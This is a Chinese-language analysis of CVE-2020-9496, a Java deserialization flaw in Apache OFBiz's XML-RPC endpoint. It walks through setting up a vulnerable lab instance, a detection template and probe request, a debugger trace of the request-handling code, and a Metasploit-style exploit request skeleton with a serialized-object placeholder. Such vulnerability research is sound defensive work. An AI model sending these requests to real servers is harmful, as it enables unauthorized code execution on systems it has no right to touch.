CVE-2020-9496 ofbiz反序列化漏洞分析

0x00 apache ofbiz介绍

OFBiz是一个非常著名的电子商务平台，是一个非常著名的开源项目，提供了创建基于最新J2EE/XML规范和技术标准，构建大中型企业级、跨平台、跨数据库、跨应用服务器的多层、分布式电子商务类WEB应用系统的框架。 OFBiz最主要的特点是OFBiz提供了一整套的开发基于Java的web应用程序的组件和工具。包括实体引擎, 服务引擎, 消息引擎, 工作流引擎, 规则引擎等。

0x01 漏洞影响版本

< 17.12.04版本

0x02 漏洞环境搭建


- https://github.com/dwisiswant0/CVE-2020-9496

参考上述文章，搭建漏洞环境:

```
wget http://archive.apache.org/dist/ofbiz/apache-ofbiz-17.12.01.zip
▶ unzip apache-ofbiz-17.12.01.zip
▶ cd apache-ofbiz-17.12.01
▶ sh gradle/init-gradle-wrapper.sh
▶ ./gradlew cleanAll loadDefault
▶ ./gradlew "ofbiz --load-data readers=seed,seed-initial,ext"
▶ ./gradlew ofbiz # Start OFBiz
```

在IDEA中载入整个项目:

使用Gradle进行debug调试，配置如下:



- apache-ofbiz-17.12.01

名称: apache-ofbiz-17.12.01

Gradle 项目: apache-ofbiz-17.12.01


任务: ofbiz

VM 选项:

参数:

环境变量 (E):

debug启动程序后，访问`https://localhost:8443/myportal/control/main`。




- 注：如果遇到`java.lang.UnsupportedClassVersionError: com/android/build/gradle/AppPlugin : Unsupported major.minor version 52.0`错误，把`at.bxm.gradleplugins:gradle-svntools-plugin:xxx`这处的xxx改成2.2.1。

0x03 POC

```
id: CVE-2020-9496

info:
  name: Apache OFBiz XML-RPC Java Deserialization
  author: dwisiswant0
  severity: medium

  # This temaplte detects a Java deserialization vulnerability in Apache
  # OFBiz's unauthenticated XML-RPC endpoint /webtools/control/xmlrpc for
  # versions prior to 17.12.04.
  # --
  # References:
  # - https://securitylab.github.com/advisories/GHSL-2020-069-apache_ofbiz

requests:
  - raw:
      - |
        POST /webtools/control/xmlrpc HTTP/1.1
        Host: {{Hostname}}
        Content-Type: application/xml

        <?xml version="1.0"?><methodCall>
<methodName>ProjectDiscovery</methodName><params><param>
<value>dwisiswant0</value></param></params></methodCall>
    matchers-condition: and
    matchers:
      - type: word
        words:
          - "faultString"
          - "No such service [ProjectDiscovery]"
          - "methodResponse"
        condition: and
        part: body
      - type: word
        words:
          - "Content-Type: text/xml"
        part: header
      - type: status
        status:
          - 200
```

根据这个yaml，可以了解到，当post一个xml的poc过去后，如果返回包里同时存在`faultString`,`No such service [ProjectDiscovery]`,`methodResponse`证明有漏洞存在。



```
POST /webtools/control/xmlrpc HTTP/1.1
Host: localhost:8443
Content-Type: application/xml
Content-Length: 145

<?xml
version="1.0"?><methodCall><methodName>ProjectDiscovery</methodName><params><param><value>d
wisiswant0</value></param></params></methodCall>
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=DBCE66539609D1C30F8CC2A077C80984.jvm1; Path=/webtools; Secure;
HttpOnly
Set-Cookie: OFBiz.Visitor=10102; Expires=Fri, 27-Aug-2021 07:17:17 GMT; Path=/
Content-Type: text/xml;charset=UTF-8
Vary: Accept-Encoding
Date: Thu, 27 Aug 2020 07:17:17 GMT
Content-Length: 333

<?xml version="1.0" encoding="UTF-8"?><methodResponse
xmlns:ex="http://ws.apache.org/xmlrpc/namespaces/extensions"><fault><value><struct><member>
<name>faultCode</name><value><i4>0</i4></value></member><member><name>faultString</name><va
lue>No such service
[ProjectDiscovery]</value></member></struct></value></fault></methodResponse>
```

0x04 漏洞分析

根据`/webtools/control/xmlrpc`可知，我们去看webtools下的源码，来到webapp目录下的web.xml查看路由情况。


```
    <servlet>
        <description>Main Control Servlet</description>
        <display-name>ControlServlet</display-name>
        <servlet-name>ControlServlet</servlet-name>
        <servlet-class>org.apache.ofbiz.webapp.control.ControlServlet</servlet-
class>
        <load-on-startup>1</load-on-startup>
    </servlet>
    <servlet-mapping>
        <servlet-name>ControlServlet</servlet-name>
        <url-pattern>/control/*</url-pattern>
    </servlet-mapping>
```

通过代码可知道，我们control下面的uri都是转发到ControlServlet控制器当中。跳转到`org.apache.ofbiz.webapp.control.ControlServlet`的源码，在doPost里打下断点。

根据经验，下面这段代码才是路由器功能具体细分的代码，在这之前是对一些列的环境变量进行复制。

```
try {
            // the ServerHitBin call for the event is done inside the doRequest
method
            requestHandler.doRequest(request, response, null, userLogin,
delegator);
        }
```

跟入doRequest函数，先大致的F8走一遍看看。走完第一遍，再走第二遍的时候，根据注释`// run the request event`可以知道，



```
if (eventReturn == null && requestMap.event != null) {
    if (requestMap.event.type != null && requestMap.event.path != null && requestMap.event.invoke != null) {
        try {
            long eventStartTime = System.currentTimeMillis();   eventStartTime: 1598515004257

            // run the request event
            eventReturn = this.runEvent(request, response, requestMap.event, requestMap, trigger: "request");   eventReturn: null   request: R

            if (requestMap.event.metrics != null)
                requestMap.event.metrics.recordSe
            }

            // save the server hit for the reques
            if (this.trackStats(request)) {
                ServerHitBin.countEvent( id: cname
                        runningTime: System.current
            }

            // set the default event return
            if (eventReturn == null) {
```

```
requestMap.event
requestMap.event = {ConfigXMLReader$Event@8693}
  type = "xmlrpc"
  path = ""
  invoke = ""
  globalTransaction = true
  transactionTimeout = 0
  metrics = null
```

这块会根据uri的不同进行java反射机制跳转到对应的控制类进行操作。跟入runEvent函数:


```
    public String runEvent(HttpServletRequest request, HttpServletResponse
response,
            ConfigXMLReader.Event event, ConfigXMLReader.RequestMap requestMap,
String trigger) throws EventHandlerException {
        EventHandler eventHandler = eventFactory.getEventHandler(event.type);
        String eventReturn = eventHandler.invoke(event, requestMap, request,
response);
        if (Debug.verboseOn() || (Debug.infoOn() && "request".equals(trigger)))
Debug.logInfo("Ran Event [" + event.type + ":" + event.path + "#" + event.invoke
+ "] from [" + trigger + "], result is [" + eventReturn + "]", module);
        return eventReturn;
    }
```

invoke的出现大概的佐证了我们的想法。跟入invoke：

```
    public String invoke(Event event, RequestMap requestMap, HttpServletRequest
request, HttpServletResponse response) throws EventHandlerException {
        String report = request.getParameter("echo");
        if (report != null) {
            BufferedReader reader = null;
            StringBuilder buf = new StringBuilder();
            try {
                // read the inputstream buffer
                String line;
                reader = new BufferedReader(new
InputStreamReader(request.getInputStream()));
                while ((line = reader.readLine()) != null) {
                    buf.append(line).append("\n");
                }
            } catch (Exception e) {
                throw new EventHandlerException(e.getMessage(), e);
            } finally {
                if (reader != null) {
                    try {
                        reader.close();
                    } catch (IOException e) {
                        throw new EventHandlerException(e.getMessage(), e);
                    }
                }
            }
            Debug.logInfo("Echo: " + buf.toString(), module);

            // echo back the request
            try {
                response.setContentType("text/xml");
                Writer out = response.getWriter();
                out.write("<?xml version=\"1.0\" encoding=\"UTF-8\"?>");
                out.write("<methodResponse>");
                out.write("<params><param>");
                out.write("<value><string><![CDATA[");
                out.write(buf.toString());
                out.write("]]></string></value>");
                out.write("</param></params>");
                out.write("</methodResponse>");
                out.flush();
            } catch (Exception e) {
                throw new EventHandlerException(e.getMessage(), e);
            }
        } else {
            try {
                this.execute(this.getXmlRpcConfig(request), new
HttpStreamConnection(request, response));
            } catch (XmlRpcException e) {
                Debug.logError(e, module);
                throw new EventHandlerException(e.getMessage(), e);
            }
        }

        return null;
    }
```

来到`this.execute`函数，跟入：

```
    public void execute(XmlRpcStreamRequestConfig pConfig,
            ServerStreamConnection pConnection) throws XmlRpcException {
        try {
            Object result = null;
            boolean foundError = false;

            try (InputStream istream = getInputStream(pConfig, pConnection)) {
                XmlRpcRequest request = getRequest(pConfig, istream);
                result = execute(request);
            } catch (Exception e) {
                Debug.logError(e, module);
                foundError = true;
            }

            ByteArrayOutputStream baos;
            OutputStream initialStream;
            if (isContentLengthRequired(pConfig)) {
                baos = new ByteArrayOutputStream();
                initialStream = baos;
            } else {
                baos = null;
                initialStream = pConnection.newOutputStream();
            }

            try (OutputStream ostream = getOutputStream(pConnection, pConfig,
initialStream)) {
                if (!foundError) {
                    writeResponse(pConfig, ostream, result);
                } else {
                    writeError(pConfig, ostream, new Exception("Failed to read
XML-RPC request. Please check logs for more information"));
                }
            }

            if (baos != null) {
                try (OutputStream dest = getOutputStream(pConfig, pConnection,
baos.size())) {
                    baos.writeTo(dest);
                }
            }

            pConnection.close();
            pConnection = null;
        } catch (IOException e) {
            throw new XmlRpcException("I/O error while processing request: " +
e.getMessage(), e);
        } finally {
            if (pConnection != null) {
                try {
                    pConnection.close();
                } catch (IOException e) {
                    Debug.logError(e, "Unable to close stream connection");
                }
            }
        }
    }
```



```
try (InputStream istream = getInputStream(pConfig, pConnection)) {  istream: CoyoteInputStream@8704  pConnection: XmlRpcEventHandler$
    XmlRpcRequest request = getRequest(pConfig, istream);  pConfig: XmlRpcEventHandler$OFBizXmlRpcHttpRequestConfigImpl@11769  istrea
    result = execute(request);
} catch (Exception e) {
    Debug.logError(e, module);
    foundError = true;
}

ByteArrayOutputStream baos;
OutputStream initialStream;
if (isContentLengthRequired(pConfig
    baos = new ByteArrayOutputStrea
    initialStream = baos;
} else {
    baos = null;
    initialStream = pConnection.new
}
```

```
getRequest(pConfig, istream)
∨ oo getRequest(pConfig, istream) = {XmlRpcEventHandler$1@11771}
    > pConfig = {XmlRpcEventHandler$OFBizXmlRpcHttpRequestConfigImpl@11769}
    > parser = {XmlRpcRequestParser@11772}
    ∨ params = {ArrayList@11773}  size = 1
        > 0 = "dwisiswant0"
    > this$0 = {XmlRpcEventHandler@8629}
```

```
变量
> this = {XmlRpcEvent
> pConfig = {XmlRpcE
> pConnection = {XmlRpcEventHandler$HttpStreamConnection@11770}
```


获取到了value的值，我们跟入看看getRequest函数。

```
    protected XmlRpcRequest getRequest(final XmlRpcStreamRequestConfig pConfig,
InputStream pStream)
            throws XmlRpcException {
        final XmlRpcRequestParser parser = new XmlRpcRequestParser(pConfig,
getTypeFactory());
        final XMLReader xr = SAXParsers.newXMLReader();
        xr.setContentHandler(parser);
        try {
            xr.setFeature("http://apache.org/xml/features/disallow-doctype-
decl", true);
            xr.setFeature("http://apache.org/xml/features/nonvalidating/load-
external-dtd", false);
            xr.setFeature("http://xml.org/sax/features/external-general-
entities", false);
            xr.setFeature("http://xml.org/sax/features/external-parameter-
entities", false);
            xr.parse(new InputSource(pStream));
        } catch (SAXException | IOException e) {
            throw new XmlRpcException("Failed to parse / read XML-RPC request: "
+ e.getMessage(), e);
        }
        final List<?> params = parser.getParams();
        return new XmlRpcRequest() {
            public XmlRpcRequestConfig getConfig() {
                return pConfig;
            }
            public String getMethodName() {
                return parser.getMethodName();
            }
            public int getParameterCount() {
                return params == null ? 0 : params.size();
            }
            public Object getParameter(int pIndex) {
                return params.get(pIndex);
            }
        };
    }
```

在`xr.parse(new InputSource(pStream));`对input流数据进行了处理。
利用msf的exp进行发送测试：

```
POST /webtools/control/xmlrpc HTTP/1.1
Host: localhost:8443
Content-Type: text/xml
Content-Length: 643

<?xml version="1.0"?>
        <methodCall>
          <methodName>#{rand_text_alphanumeric(8..42)}</methodName>
          <params>
            <param>
              <value>
                <struct>
                  <member>
                  <name>#{rand_text_alphanumeric(8..42)}</name>
                    <value>
                      <serializable
xmlns="http://ws.apache.org/xmlrpc/namespaces/extensions">#
{Rex::Text.encode_base64(data)}</serializable>
                    </value>
                  </member>
                </struct>
              </value>
            </param>
          </params>
        </methodCall>
```


在调试器看到：



```
apache-ofbiz-17.12.01: Run tasks...   4 errors        11 m 51 s
  :ofbiz  4 errors                                     11 m 42 s
    org.xml.sax.SAXParseException: Failed to decode base64 stream.
    org.apache.ws.commons.util.Base64$DecodingException: Invalid Base64 c
    org.xml.sax.SAXParseException: Failed to decode base64 stream.
    org.apache.ws.commons.util.Base64$DecodingException: Invalid Base64 c
```

```
2020-08-28 10:52:04,129 |sse-nio-8443-exec-10 |ConfigXMLReader          |I| controller loaded: 0.001s, 48 requests, 22 views in 
2020-08-28 10:52:04,140 |sse-nio-8443-exec-10 |ConfigXMLReader          |I| controller loaded: 0.0s, 0 requests, 0 views in file
2020-08-28 10:52:04,151 |sse-nio-8443-exec-10 |ConfigXMLReader          |I| controller loaded: 0.0s, 26 requests, 10 views in fi
2020-08-28 10:52:04,162 |sse-nio-8443-exec-10 |ConfigXMLReader          |I| controller loaded: 0.001s, 30 requests, 13 views in 
2020-08-28 10:52:04,172 |sse-nio-8443-exec-10 |ConfigXMLReader          |I| controller loaded: 0.0s, 5 requests, 0 views in file
2020-08-28 10:52:08,485 |sse-nio-8443-exec-10 |XmlRpcEventHandler       |E| null
org.apache.xmlrpc.XmlRpcException Create breakpoint : Failed to parse / read XML-RPC request: Failed to decode base64 stream.
	at org.apache.ofbiz.webapp.event.XmlRpcEventHandler.getRequest(XmlRpcEventHandler.java:287) ~[ofbiz.jar:?]
	at org.apache.ofbiz.webapp.event.XmlRpcEventHandler.execute(XmlRpcEventHandler.java:229) [ofbiz.jar:?]
	at org.apache.ofbiz.webapp.event.XmlRpcEventHandler.invoke(XmlRpcEventHandler.java:145) [ofbiz.jar:?]
	at org.apache.ofbiz.webapp.control.RequestHandler.runEvent(RequestHandler.java:732) [ofbiz.jar:?]
	at org.apache.ofbiz.webapp.control.RequestHandler.doRequest(RequestHandler.java:456) [ofbiz.jar:?]
	at org.apache.ofbiz.webapp.control.ControlServlet.doGet(ControlServlet.java:217) [ofbiz.jar:?]
	at org.apache.ofbiz.webapp.control.ControlServlet.doPost(ControlServlet.java:91) [ofbiz.jar:?]
	at javax.servlet.http.HttpServlet.service(HttpServlet.java:706) [javax.servlet-api-4.0.0.jar:4.0.0]
	at javax.servlet.http.HttpServlet.service(HttpServlet.java:791) [javax.servlet-api-4.0.0.jar:4.0.0]
	at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:231) [tomcat-catalina-9.0.31.jar:
	at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166) [tomcat-catalina-9.0.31.jar:9.0.31]
	at org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53) [tomcat-embed-websocket-9.0.19.jar:9.0.19]
	at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:193) [tomcat-catalina-9.0.31.jar:
	at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166) [tomcat-catalina-9.0.31.jar:9.0.31]
	at org.apache.ofbiz.webapp.control.ContextFilter.doFilter(ContextFilter.java:191) [ofbiz.jar:?]
	at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:193) [tomcat-catalina-9.0.31.jar:
	at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166) [tomcat-catalina-9.0.31.jar:9.0.31]
	at org.apache.ofbiz.webapp.control.ControlFilter.doFilter(ControlFilter.java:157) [ofbiz.jar:?]
	at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:193) [tomcat-catalina-9.0.31.jar:
	at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166) [tomcat-catalina-9.0.31.jar:9.0.31]
	at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:202) [tomcat-catalina-9.0.31.jar:9.0.31]
	at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:96) [tomcat-catalina-9.0.31.jar:9.0.31]
	at org.apache.catalina.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.java:541) [tomcat-catalina-9.0.31.jar:9.0.31]
	at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:139) [tomcat-catalina-9.0.31.jar:9.0.31]
	at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:92) [tomcat-catalina-9.0.31.jar:9.0.31]
	at org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:74) [tomcat-catalina-9.0.31.jar:9.0.31]
